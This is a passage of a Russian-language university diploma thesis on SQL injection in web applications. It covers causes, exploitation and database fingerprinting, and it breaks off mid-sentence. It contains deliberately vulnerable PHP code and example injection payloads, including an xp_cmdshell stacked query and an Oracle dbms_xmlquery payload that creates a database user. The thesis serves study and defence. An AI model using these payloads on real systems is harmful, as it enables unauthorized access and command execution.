МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ ИМЕНИ ГУМАРБЕКА ДАУКЕЕВА»
Институт Систем Управления и Информационных Технологии
Кафедра «Системы информационной безопасности»

«ДОПУЩЕН К ЗАЩИТЕ»
Зав.кафедрой _____
(ученая степень, звание, Ф.И.О.)

_____ «_____» _____20____г.
(подпись)

ДИПЛОМНЫЙ ПРОЕКТ

На тему: Исследование внедрения sql-инъекций в базы данных

Специальность Системы Информационной Безопасности
Выполнил(а) Белов Дмитрий Вячеславович Группа СИБу-17-3
(Ф.И.О.)

Научный руководитель к.т.н., доцент Сатимова Елена Григорьевна
Консультанты: (ученая степень, звание, Ф.И.О.)
по специальной части:
старший преподаватель Дмитриева Маргарита Валерьевна
_____ «_____» _____20____г.
(подпись)

по безопасности жизнедеятельности:
к.т.н. доцент Приходько Николай Георгиевич_____
_____ «_____» _____20____г.
(подпись)

Нормоконтролер: старший преподаватель Дмитриева Маргарита Валерьевна
(ученая степень, звание, Ф.И.О.)
_____ «_____» _____20____г.
(подпись)

Рецензент: Шаяхметова Асем Серикбаевна_____
(ученая степень, звание, Ф.И.О.)
_____ «_____» _____20____г.
(подпись)

Алматы 2020

Задание на выполнение дипломного проекта

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН

Некоммерческое акционерное общество

«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ ИМЕНИ ГУМАРБЕКА ДАУКЕЕВА»

Институт Систем Управления и Информационных

Кафедра«Системы Информационной Безопасности»

Специальность «Системы Информационной Безопасности»

ЗАДАНИЕ

на выполнение дипломного проекта

Студенту Белову Дмитрию Вячеславовичу
(Ф.И.О.)

Тема проекта «Исследование внедрения sql инъекций в базы данных»

Утверждена приказом по университету № 147 от «11» ноября 2020г.

Срок сдачи законченного проекта «1» июня 2020 г.

Исходные данные к проекту (требуемые параметры результатов исследования (проектирования) и исходные данные объекта): Исходные материалы для выполнения задания дипломного проекта – Исходные материалы для выполнения задания дипломного проекта – уязвимость sql инъекция, её основные виды, учебно-методические материалы по тематике диплома, уязвимое web-приложение для тестирования инъекций, уязвимое web-приложение для тестирования разработанной программы в среде linux.

Перечень вопросов, подлежащих разработке в дипломном проекте, или краткое содержание дипломного проекта: Цель работы – разбор методов атаки и защиты, различий, актуальности, особенностей возникновения sql инъекций в различных баз данных

Основная задача – создание автоматизированной программы для поиска sql уязвимостей в веб приложении и на основе полученных данных понимание того какие методы и средства защиты выбирать на их основе, что уменьшает возникновение рисковых ситуаций.

Перечень графического материала (с точным указанием обязательных чертежей): блок-схема разрабатываемой программы

Основная рекомендуемая литература: Justin Clarke - SQL Injection Attacks and Defense, https://owasp.org/www-community/attacks/SQL_Injection, https://www.websec.ca/kb/sql_injection

Консультации по проекту с указанием относящихся к ним разделов проекта

Раздел	Консультант	Сроки	Подпись
Анализ рисков информационной безопасности	старший преподаватель Дмитриева Маргарита Валерьевна	17.02.2020 – 09.05.2020	
Безопасность жизнедеятельности	к.т.н. доцент Приходько Николай Георгиевич	17.02.2020 – 09.05.2020	

График
подготовки дипломного проекта

Наименование разделов, перечень разрабатываемых вопросов	Сроки представления научному руководителю	Примечание
Общие представления и принципы взаимодействия sql инъекций и web приложений	17.02.2020 – 20.02.2020	
Методы эксплуатирования sql инъекций	21.02.2020 – 28.02.2020	
Общие методы эксплуатации	01.03.2020 – 08.03.2020	
Поиск и подтверждение слепой SQL-инъекции	09.03.2020 - 18.03.2020	
Тестирование методов эксплуатации sql инъекций	19.03.2020 – 27.03.2020	
Методы защиты от sql инъекций на уровне кода и операционной системы	28.03.2020 - 07.04.2020	
Программа автоматизации поиска sql инъекции	08.04.2020 - 18.04.2020	
Анализ рисков ИБ. БЖД	19.04.2020 - 30.04.2020	

Дата выдачи задания «15» ноября 2019г.

Заведующий кафедрой_____ (_____)
(подпись) (ФИО)

Научный руководитель
проекта _____ (Сатимова Елена Григорьевна)
(подпись) (ФИО)

Задание принял к
исполнению студент _____ (Белов Дмитрий Вячеславович)
(подпись) (ФИО)

Аннотация

Данная дипломная работа посвящена исследованию и изучению способов реализации sql-инъекций, рассмотрены методы обнаружения, методы защиты, а также создана программа по автоматизации обнаружения sql-инъекций в web-приложении.

В разделе безопасности жизнедеятельности были определены оптимальные условия труда и рассчитаны естественная и искусственная освещённость.

В разделе рисков за основу был взят расчёт проектных рисков, методы планирования реагирования путём выбора защитных мер и мониторинг и контроль путём созданной в практической части программы.

Annotation

This diploma work is devoted to the research and study of methods of implementation of sql-injections, methods of detection, methods of protection, and also the program on automation of detection of sql-injections in web-application is created.

In the life safety section, optimal working conditions were defined and natural and artificial light were calculated.

In the risk section the calculation of project risks, methods of response planning by choosing protective measures and monitoring and control by means of the program created in the practical part were taken as a basis.

Аннотация

Бұл дипломдық жұмыс SQL инъекцияларды жүзеге асыру тәсілдерін зерттеуге және зерттеуге арналған, анықтау әдістері, қорғау әдістері қарастырылды, сондай-ақ web-қосымшада SQL инъекцияларды табуды автоматтандыру бойынша бағдарлама құрылды.

Өміртіршілік қауіпсіздігі бөлімінде оңтайлы еңбек жағдайлары анықталып, табиғи және жасанды жарықтандыру есептелген.

Тәуекелдер бөлімінде жобалық тәуекелдерді есептеу, қорғау шараларын таңдау жолымен ден қоюды жоспарлау әдістері және бағдарламаның практикалық бөлімінде құрылған жолымен мониторинг және бақылау негізге алынды.

Содержание

Введение

SQL инъекция является одной из самых разрушительных уязвимостей, которые влияют на бизнес, так как она может привести к раскрытию всей конфиденциальной информации, хранящейся в базе данных приложения, включая удобную информацию, такую как имена пользователей, пароли, имена, адреса, номера телефонов и реквизиты кредитных карт.

Это уязвимость, которая возникает, когда вы даете злоумышленнику возможность влиять на запросы структурированного языка запросов (SQL), которые приложение передает во внутреннюю базу данных. Имея возможность влиять на то, что передается в БД, злоумышленник может использовать синтаксис и возможности самого SQL, а также мощь и гибкость поддержки функциональности БД и операционной системы, доступные в БД. SQL-инъекция не является уязвимостью, которая затрагивает исключительно веб-приложения; любой код, который принимает входные данные из недоверенного источника и затем использует их для формирования динамических SQL-запросов, может быть уязвимым.

Каждый язык программирования предлагает несколько различных способов построения и выполнения SQL-запросов, и разработчики часто используют комбинацию этих способов для достижения различных целей. Множество веб-сайтов, предлагающих учебные пособия и примеры кода, которые помогают разработчикам приложений решать распространенные проблемы кодирования, часто учат небезопасным приемам кодирования, а их примерный код также часто бывает уязвим. Без глубокого понимания баз данных, с которыми они взаимодействуют, или без глубокого понимания и осведомленности о потенциальных проблемах безопасности разрабатываемого кода, разработчики приложений часто могут создавать небезопасные по своей природе приложения, уязвимые для SQL-инъекций.

1 Общие представления и принципы взаимодействия sql инъекций и web приложений

1.1 Понимание того, как работают веб-приложения

Веб-приложение - это приложение, доступ к которому осуществляется через веб-браузер по сети, такой как Интернет или интрасеть. Это также компьютерное программное приложение, которое написано на языке, поддерживаемом браузером (например, HTML, JavaScript, Java и т. Д.) и использует общий веб-браузер для визуализации исполняемого приложения. Базовое динамическое веб-приложение, управляемое базой данных, обычно состоит из внутренней базы данных с веб-страницами, которые содержат серверный скрипт, написанный на языке программирования, который способен извлекать конкретную информацию из базы данных в зависимости от различных динамических взаимодействий. Базовое динамическое веб-приложение на основе базы данных обычно имеет три уровня: уровень представления (веб-браузер или механизм визуализации), уровень логики (язык программирования, такой как C #, ASP, .NET, PHP, JSP и т. Д.), и уровень хранения (база данных, такая как Microsoft SQL Server, MySQL, Oracle и т. д.). Веб-браузер (уровень представления: Internet Explorer, Safari, Firefox и т. Д.) Отправляет запросы на средний уровень (логический уровень), который обслуживает запросы, выполняя запросы и обновления для базы данных (уровень хранилища).

Уровень представления - это самый верхний уровень приложения. Он отображает информацию, связанную с такими услугами, как просмотр товаров, покупок и содержимого корзины, и взаимодействует с другими уровнями, выводя результаты на уровень браузера/клиента и на все другие уровни в сети. Логический уровень исхожит из уровня представления, и, как свой собственный уровень, он контролирует функциональность приложения путем выполнения подробной обработки. Уровень данных состоит из серверов баз данных. Здесь информация хранится и извлекается. Этот уровень хранит данные независимо от приложения.

Этот уровень хранит данные независимо от серверов приложений или бизнес-логики. Предоставление данных на своём собственном уровне также улучшает масштабируемость и производительность. На рисунке 1.1 веб-браузер (представление) посылает запросы на средний уровень (логика), который обслуживает их, делая запросы и обновления по отношению к БД (хранилищу). Фундаментальным правилом в трехуровневой архитектуре является то, что уровень представления никогда не взаимодействует напрямую с уровнем данных; в трехуровневой модели все взаимодействия должны проходить через уровень промежуточного программного обеспечения. Концептуально трехуровневая архитектура является линейной.

Как видно на рисунке 1.1 , Web-браузер (представление) посылает запросы на средний уровень (логика), который в свою очередь вызывает открытые API сервера приложения, находящегося внутри уровня приложения, который обслуживает их, делая запросы и обновления к базе данных (хранилищу).




Рисунок 1.1 – Многоуровневая архитектура web-приложения

Основная концепция многоуровневой архитектуры подразумевает разбиение приложения на логические части, или ярусы, каждой из которых отводится общая или конкретная роль. Уровни могут располагаться на разных машинах или на одной машине, где они виртуально или концептуально отделены друг от друга. Чем больше уровней вы используете, тем более специфична роль каждого уровня. Разделение обязанностей приложения на несколько уровней облегчает масштабирование приложения, позволяет лучше разделить задачи разработки между разработчиками, а также делает приложение более читабельным и его компоненты более пригодными для повторного использования. Такой подход также может сделать приложения более надежными, устранив единую точку отказа. Например, решение об изменении поставщика базы данных не должно требовать ничего, кроме некоторых изменений в применимых частях уровня приложения; уровни представления и логики остаются неизменными.

Четырехуровневые архитектуры на сегодняшний день являются наиболее часто развертываемыми архитектурами в Интернете; однако n-уровневая модель является чрезвычайно гибкой, и, как уже говорилось ранее, концепция позволяет логически разделить многие уровни и слои и развернуть их множеством способов.

1.2 SQL - инъекция и причины возникновения

SQL-инъекция - это атака, при которой код SQL вставляется или добавляется во входные параметры приложения / пользователя, которые затем передаются на внутренний сервер SQL для анализа и выполнения.

Основная форма внедрения SQL состоит из прямой вставки кода в параметры, которые объединяются с командами SQL и выполняются.

Когда злоумышленник может изменить инструкцию SQL, процесс будет запускаться с теми же разрешениями, что и компонент, выполнивший команду (например, сервер базы данных, сервер приложений или веб-сервер), который часто имеет высокие привилегии.

Каждый раз с любым приложением, где бы не эксплуатировалась SQL-инъекция, используются следующие три базовых правила внедрения [4]:

1) Балансировка
2) Внедрение
3) Комментирование

Балансировка заключается в том, что количество открывающих и закрывающих кавычек и скобок должно быть одинаковым, чтобы не вызвать ошибку синтаксиса. При исследовании ошибки нужно определить, используются, и если используются, то какие кавычки и скобки.

Внедрение заключается в дополнении запроса в зависимости от информации, которую хочется получить.

Комментирование позволяет отсечь заключительную часть запроса, чтобы она не нарушала синтаксис.

Причины возникновения sql – инъекции**.** SQL является стандартным языком для доступа к Microsoft SQL Server, Oracle, MySQL, (а также другим серверам баз данных). Большинство веб-приложений взаимодействовуют с базой данных, а большинство языков программирования веб-приложений, таких как ASP, C#, .NET, Java и PHP, предоставляют программные способы подключения к базе данных и взаимодействия с ней. Уязвимости SQL инъекции чаще всего возникают, когда разработчик Web-приложений не кодирует приложение так , что значения, полученные из Web-формы, куки, входного параметра и т.д., будут проверены перед передачей их на SQL-запросы, которые будут выполняться на сервере баз данных

Если злоумышленник может контролировать вход, посылаемый на динамический SQL-запрос, и манипулировать этим входом так, чтобы данные интерпретировались как код, а не как данные, то злоумышленник может выполнить код на внутренней базе данных.

Динамическое построение строк. Динамическое построение строк - это метод программирования, позволяющий разработчикам динамически строить SQL-запросы во время выполнения. С помощью динамического SQL разработчики могут создавать гибкие приложения общего назначения.

Динамический SQL-оператор строится во время выполнения, для которого разные условия генерируют разные SQL-операторы. Разработчикам может быть полезно строить эти операторы динамически, когда им необходимо во время исполнения решить, какие поля возвращать из, скажем, SELECT-операторов, разные критерии для запросов, и, возможно, разные таблицы для запросов, основанных на разных условиях.

Неправильно обработанные символы котировки. Базы данных SQL интерпретируют символ котировки (') как границу между кодом и данными. Они предполагают, что все, что следует за котировкой, является кодом, который необходимо запустить, а все, что инкапсулируется в котировку, является данными. Таким образом, быстро определяется, является ли веб-сайт уязвимым для SQL-инъекций, просто набрав одну кавычку в URL или в поле на веб-странице или в приложении.

Вот исходный код очень простого приложения, которое передает пользовательский ввод непосредственно в динамически созданный SQL оператор:

```
// построение динамического запроса
$SQL = "SELECT * FROM table WHERE field = '$_GET["input"]';";
 // выполнение sql оператора
$result = mysql_query($SQL);
// проверка, сколько строк было возвращено из базы данных.
$rowcount = mysql_num_rows($result);
// выполнить итерацию по возвращаемому набору записей
$row = 1; while ($db_field = mysql_fetch_assoc($result))
 {
if ($row <= $rowcount){  print $db_field[$row]. "<BR>";  $row++;
 }
 }
```

Если в качестве ввода в приложение ввести символ одиночной кавычки, то можно получить одну из следующих ошибок; результат зависит от ряда факторов внешней среды, таких как язык программирования и используемая база данных, а также реализованные технологии защиты и обороны:

Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource

Следующая ошибка дает полезную информацию о том, как формулируется SQL-запрос:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "VALUE"

Причина ошибки заключается в том, что символ одной кавычки был интерпретирован как разделитель строк. Синтаксически выполняемый SQL-запрос, некорректен (в нем слишком много разделителей строк), поэтому БД выбрасывает исключение.

База данных SQL воспринимает символ одной кавычки как специальный символ (разделитель строк). Символ используется в атаках SQL-инъекций для "обхода" запроса разработчика, чтобы злоумышленник мог затем построить свои собственные запросы и получить их исполнение.

Символ одной кавычки - не единственный символ, который действует в качестве экранирующего; например, в Oracle пробел ( ), двойная черта (||), запятая (,), точка (.), (*/) и символы двойной кавычки ('') имеют особое значение.

Неправильная обработка ошибок. Неправильная обработка ошибок может привести к возникновению разнообразных проблем безопасности для веб-сайта. Наиболее распространенная проблема возникает, когда пользователю или злоумышленнику отображаются подробные внутренние сообщения об ошибках, такие как дамп базы данных и коды ошибок. Эти сообщения раскрывают детали реализации, которые никогда не должны быть раскрыты. Такие детали могут дать злоумышленнику важные подсказки относительно потенциальных недостатков сайта. Подробные сообщения об ошибках в базе данных могут быть использованы для извлечения информации из баз данных о том, как изменить или построить инъекции

Пример ошибки раскрывающий технологию базы данных:

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your **MySQL** server version for the right syntax to use near '' at line 1

Неправильно обработанные множественные представления. Белый список - метод, который означает, что все символы должны быть запрещены, за исключением тех, которые находятся в белом списке. Подход с использованием белого списка для проверки правильности ввода заключается в создании списка всех возможных символов, которые должны быть разрешены для данного ввода, и в отказе от чего-либо еще.

Рекомендуется использовать подход белого списка в отличие от черного списка.

Черный список - метод, которая означает, что должны быть разрешены все символы, за исключением тех, которые находятся в черном списке. Подход с использованием черного списка для проверки достоверности ввода заключается в создании списка всех возможных символов и связанных с ними кодировок, которые могут быть использованы злоумышленниками, и в отказе от их ввода. Существует так много классов атак, которые могут быть представлены множеством способов, что эффективное ведение такого списка является сложной задачей. Потенциальный риск, связанный с использованием списка недопустимых символов, заключается в следующем, что при определении списка всегда можно упустить из виду недопустимый символ или забыть об одном или нескольких альтернативных вариантах представления этого недопустимого символа. Проблема может возникнуть в больших веб-проектах, где одни разработчики будут следовать этим советам и проверять свои данные, но другие разработчики не будут столь скрупулезны. Нередки случаи, когда разработчики, команды или даже компании работают в изоляции друг от друга и обнаруживают, что не все, кто вовлечен в разработку, придерживаются одинаковых стандартов. Например, во время оценки приложения нередки случаи, когда почти все введенные данные проверяются; однако, с настойчивостью можно найти данные, которые разработчик забыл проверить.

Разработчики приложений также склонны проектировать приложение вокруг пользователя и пытаются направить его в ожидаемый процесс, думая, что пользователь будет следовать логическим шагам, которые они установили. Например, они ожидают, что если пользователь достиг третьей формы в последовательности форм, то он должен был заполнить первую и вторую формы. В действительности, однако, часто очень просто обойти ожидаемый поток данных, запрашивая ресурсы не по порядку непосредственно по их URL. Возьмем, к примеру, следующее простое приложение:

```
// 1 if ($_GET["form"] = "form1"){  // параметр является строкой?  if
(is_string($_GET["param"])) {
 // получить длину строки и проверить, находится ли она в пределах  //
заданной границы
 if (strlen($_GET["param"]) < $max){    // передать строку
$bool = validate(input_string, $_GET["param"]);
  if ($bool = true) {     // продолжение процесса
  }}}}
// 2 if ($_GET["form"] = "form2"){
 // нет необходимости проверять параметр, так как форма1 могла бы
проверить его для нас.
 $SQL = "SELECT * FROM TABLE WHERE ID = $_GET["param"]";
 // выполнить оператор sql
 $result = mysql_query($SQL);
 // проверить, сколько строк было возвращено из базы данных
 $rowcount = mysql_num_rows($result);
 $row = 1;
 // повторить набор записей, возвращенных в то время как
($db_field = mysql_fetch_assoc($result)) {
 if ($row <= $rowcount){    print $db_field[$row]. "<BR>";    $row++;
 }}}
```

Разработчик приложения не думает, что форма 2 должна проверять входные данные, так как форма 1 выполнит проверку этих входных данных. Злоумышленник может напрямую вызвать форму 2, не используя первую форму, или просто представить правильные данные в качестве вводимых в форму 1, а затем манипулировать данными в процессе их ввода в форму 2. Первый URL, будет неудачным, так как входные данные проверяются; второй URL приведет к успешной атаке SQL-инъекции, так как входные данные не проверяются.

Небезопасное конфигурирование базы данных. Можно уменьшить доступ, который может быть использован, объем данных, которые могут быть украдены, уровень доступа к взаимосвязанным системам, а также ущерб, который может быть нанесен в результате атаки SQL инъекции, несколькими способами. Защита кода приложения - первое, что нужно сделать, однако не стоит упускать из виду саму базу данных. Базы данных поставляются с предустановленными пользователями по умолчанию. Microsoft SQL Server использует печально известную учетную запись системного администратора базы данных "sa", MySQL использует учетные записи "admin" и "anonymous", а в Oracle учетные записи SYS, SYSTEM, DBSNMP и OUTLN часто создаются по умолчанию при создании базы данных. Это не единственные учетные записи, только некоторые из наиболее известных; их гораздо больше! Эти учетные записи также предварительно настроены с использованием паролей по умолчанию и известных паролей. Некоторые системные администраторы и администраторы баз данных устанавливают серверы баз данных для выполнения в качестве корневой,

SYSTEM или привилегированной учетной записи системного пользователя администратора.

Серверные службы, особенно серверы баз данных, всегда должны запускаться как непривилегированный пользователь (если это возможно, в среде chroot), чтобы уменьшить потенциальный ущерб операционной системе и другим процессам в случае успешной атаки на базу данных. Однако это невозможно для Oracle в Windows, так как он должен работать с привилегиями SYSTEM. Каждый тип сервера базы данных также налагает свою собственную модель управления доступом, назначая различные привилегии учетным записям пользователей, которые запрещают, запрещают, предоставляют или разрешают доступ к данным и / или выполнение встроенных хранимых процедур, функций или функций. Каждый тип сервера базы данных также по умолчанию обеспечивает функциональность, которая часто избыточна требованиями и может быть использована злоумышленником (xp_cmdshell, OPENROWSET, LOAD_FILE, ActiveX, поддержка Java и т. Д.).

Разработчики приложений часто программируют свои приложения для подключения к базе данных, используя одну из встроенных привилегированных учетных записей вместо того, чтобы создавать специальные учетные записи пользователей для своих приложений.

Когда злоумышленник использует уязвимость SQL-инъекции в приложении, которое подключается к БД с помощью привилегированной учетной записи, он может выполнить код на БД с привилегиями этой учетной записи. Разработчики веб-приложений должны работать с администраторами БД для работы с моделью минимальных привилегий для доступа к БД приложения и для разделения привилегированных ролей в соответствии с функциональными требованиями приложения.

2 Методы эксплуатирования sql инъекций

2.1 Общие методы эксплуатации

Часто встречаются уязвимости SQL инъекции в SELECT операторах, которые не изменяют данные. SQL инъекция также происходит в таких выражениях, которые изменяют данные, как INSERT, UPDATE и DELETE, и хотя те же самые техники будут работать, следует позаботиться о том, чтобы учесть, что это может сделать с базой данных. Если возможно, используйте SQL инъекцию в операторе SELECT. Если это невозможно, некоторые методы могут быть использованы для уменьшения опасности модификации данных во время атаки.

Очень полезно иметь локальную установку той же самой базы данных, которая используется для проверки синтаксиса инъекции.

Если внутренняя база данных и архитектура приложения поддерживают связывание нескольких операторов вместе, то эксплуатация будет значительно проще.

Приложение имеет страницу, которая позволяет пользователю просматривать различные продукты. URL-адрес выглядит следующим образом:

- http://www.example.com/products.asp?id=12

Когда запрашивается этот URL, приложение возвращает страницу с подробной информацией о продукте со значением id 12 (скажем, хорошая книга Syngress о SQL инъекции), как показано на рисунке.

Допустим, параметр id уязвим для SQL инъекции. Это числовой параметр, поэтому в примерах не используются одиночные кавычки для прерывания каких-либо строк. [1] Описание продуктов сайта (рисунок 2.1)

Рисунок 2.1 - Страница описания продукта сайта

Предполагается, что example.com использует Microsoft SQL Server в качестве внутренней базы данных (хотя в главе будет также приведено несколько примеров для других серверов баз данных). Для большей ясности все примеры будут основываться на GET-запросах, что позволит нам поместить все введенные полезные данные в URL. Но, можно применить те же методы для POST-запросов, включив внедряемый код в тело запроса, а не в URL.

Использование стековых запросов. Одним из элементов, существенно влияющих на возможность использования уязвимости SQL-инъекции, является допустимость выполнения стековых запросов (последовательность из нескольких запросов, выполняемых в одном соединении с БД). Приведем пример инъектируемого стекового запроса, в котором для выполнения команды вызывается расширенная процедура xp_cmdshell:

```
http://www.victim.com/products.asp=id=1;exec+master..xp_cmdshell+'dir'
```

Способность закрыть исходный запрос и добавить совершенно новый, а также использование того факта, что удаленный сервер БД будет выполнять оба запроса последовательно, предоставляет злоумышленнику гораздо больше свободы и возможностей по сравнению с ситуацией, когда можно вставить только коды в исходный запрос. К сожалению, стековые запросы доступны не на всех платформах сервера баз данных. Будет это зависеть от удаленного сервера баз данных, а также от используемого технологического фреймворка. Например, Microsoft SQL Server позволяет выполнять стековые запросы, когда к нему обращается ASP, .NET и PHP, но не когда к нему обращается Java. PHP также позволяет выполнять стековые запросы, когда он используется для доступа к PostgreSQL, но не когда он используется для доступа к MySQL.

Эксплуатация Oracle с помощью веб-приложений. Oracle представляет собой проблему при использовании SQL инъекции через Интернет. Одним из самых больших недостатков является ограничение синтаксиса Oracle SQL, которое не позволяет выполнять стековые запросы. Для выполнения нескольких операторов на языке SQL компании Oracle необходимо найти способ выполнения блока PL/SQL. PL/SQL - это язык программирования, встроенный непосредственно в Oracle, который расширяет SQL и разрешает выполнение стековых команд. Одним из вариантов является использование анонимного блока PL/SQL, который представляет собой свободно плавающий фрагмент кода PL/SQL, обернутый между BEGIN и оператором END. Ниже показан анонимный блок PL/SQL-кода "Hello World":

```
SQL> DECLARE
MESG VARCHAR2(200);
BEGIN
MESG:='HELLO WORLD';
DBMS_OUTPUT.PUT_LINE(MESG);
END;
/
```

По умолчанию Oracle поставляется с рядом пакетов по умолчанию, два из которых поставляются с Oracle Versions 8i - 11g R2, которые позволяют выполнять анонимные блоки PL/SQL. Этими функциями являются:

- dbms_xmlquery.newcontext()
- dbms_xmlquery.getxml()

Далее, эти функции доступны PUBLIC по умолчанию. Таким образом, любой пользователь базы данных, независимо от привилегий доступа, имеет право выполнять эти функции. Эти функции могут быть использованы для выдачи DML/DDL выражений при использовании SQL инъекции, как показано ниже (создание нового пользователя БД в предположении, что пользователь БД имеет привилегии CREATE USER):

```
http://www.victim.com/index.jsp?id=1 and (select dbms_xmlquery.
newcontext('declare PRAGMA AUTONOMOUS_TRANSACTION; begin execute
immediate " create user pwned identified by pwn3d "; commit; end;') from dual) is
not null –
```

Возможность выполнять PL/SQL таким образом дает нам тот же уровень контроля, который имел бы злоумышленник при интерактивном доступе (например, через sqlplus prompt), позволяя, таким образом, вызывать функциональность, обычно не доступную через Oracle SQL.

2.2 Идентификация базы данных

Первый шаг в успешной атаке всегда должен заключаться в точной расшифровке удаленного сервера баз данных.

Самый простой способ заключается в том, чтобы удаленное приложение возвращало сообщение (сообщение об ошибке), которое раскрывает технологию сервера баз данных.

Если это невозможно, трюк заключается в том, чтобы внедрить запрос, который работает только на конкретном сервере баз данных.

Лучший способ уникальной идентификации базы данных в значительной степени зависит от того, находится ли злоумышленник в слепой или не слепой ситуации. Если приложение возвращает, на определенный уровень, результаты запросов или сообщения об ошибках сервера базы данных (т.е. не слепой ситуации), то поиск уязвимостей будет довольно прост, поскольку очень легко сгенерировать результат, который предоставит информацию о базовой технологии. С другой стороны, если злоумышленник находится в слепой ситуации и не может заставить приложение вернуть сообщения сервера базы данных, необходимо изменить подход и попытаться внедрить запросы, которые, как известно, работают только с определенной технологией. В зависимости от того, какой из этих запросов будет успешно выполнен, можно получить точную технологию сервера базы данных, с которым имеется дело.

Неслепое обнаружение. Сообщение, генерируемое одним и тем же видом ошибки SQL, будет разным в зависимости от технологии сервера баз данных, которая использовалась для выполнения запроса. Например, добавление одной кавычки заставит сервер базы данных рассматривать символы, которые следуют за ней, как строку, а не как SQL-код, и это спровоцирует синтаксическую ошибку.

Трудно представить себе что-либо проще: в сообщении об ошибке четко упоминается "SQL Server", плюс некоторые полезные подробности о том, что пошло не так, что будет полезно позже, когда вы составите правильный запрос. С другой стороны, синтаксическая ошибка, сгенерированная MySQL 5.0, скорее всего, будет следующей:

ERROR 2064 (32000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

Также в этом случае сообщение об ошибке содержит четкий намек на технологию сервера баз данных. На сервере Microsoft SQL Server результирующее сообщение об ошибке, вероятно, будет выглядеть так же, как на скриншоте, показанном на рисунке 2.2




Рисунок 2.2 - Сообщение об ошибке SQL, возникающее из-за незакрытой кавычки

В качестве примера можно угадать сервер базы данных, который выдал следующую ошибку:

ORA-11773:may not specify column datatypes in this CREATE TABLE

Строка "ORA" в начале это технология Oracle. Иногда раскрывающийся бит исходит не от самого сервера базы данных, а от технологии, используемой для связи с ним. Например, посмотрим на следующую ошибку:

pg_query(): Query failed: ERROR: unterminated quoted string at or near """ at character 69 in /var/www/php/somepge.php on line 20

Технология сервера баз данных не упоминается, и нет кода ошибки, свойственного конкретной технологии. Но, функция pg_query (и устаревшая версия pg_exec) используется PHP для выполнения запросов к базам данных PostgreSQL, и поэтому сразу же обнаруживает, что этот сервер баз данных используется внутри web-приложения.

Возможность обнаружить еще несколько деталей, таких как точная версия и уровень патчей, позволит вам быстро понять, есть ли в удаленной базе данных какой-то известный недостаток, который можно использовать.

Например, выполняя запрос на SQL Server, выдавая запрос SELECT @@version, можно получить следующее:

Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
Jul 9 2008 14:43:34

Copyright (c) 1988–2008 Microsoft Corporation
Standard Edition on Windows NT 5.2 <X86> (Build 3790: Service Pack 2)

Это довольно много информации, поскольку она включает в себя не только точную версию и уровень исправлений SQL Server, но и информацию об операционной системе, на которой он установлен. В таблице 2.1 приведены некоторые примеры запросов, которые возвращают для данной технологии строку, содержащую точную версию сервера баз данных [6].

Таблица 2.1 - Получение версии сервера баз данных

Сервер БД	Запрос
Microsoft SQL Server	SELECT @@version
MySQL	SELECT version() SELECT @@version
Oracle	SELECT banner FROM v$version SELECT banner FROM v$version WHERE rownum=1
PostgreSQL	SELECT version()

Например, в случае числового вводимого параметра можно вызвать ошибку преобразования типа, просто введя имя переменной, где приложение ожидает числовое значение. В качестве примера рассмотрим следующий URL-адрес:

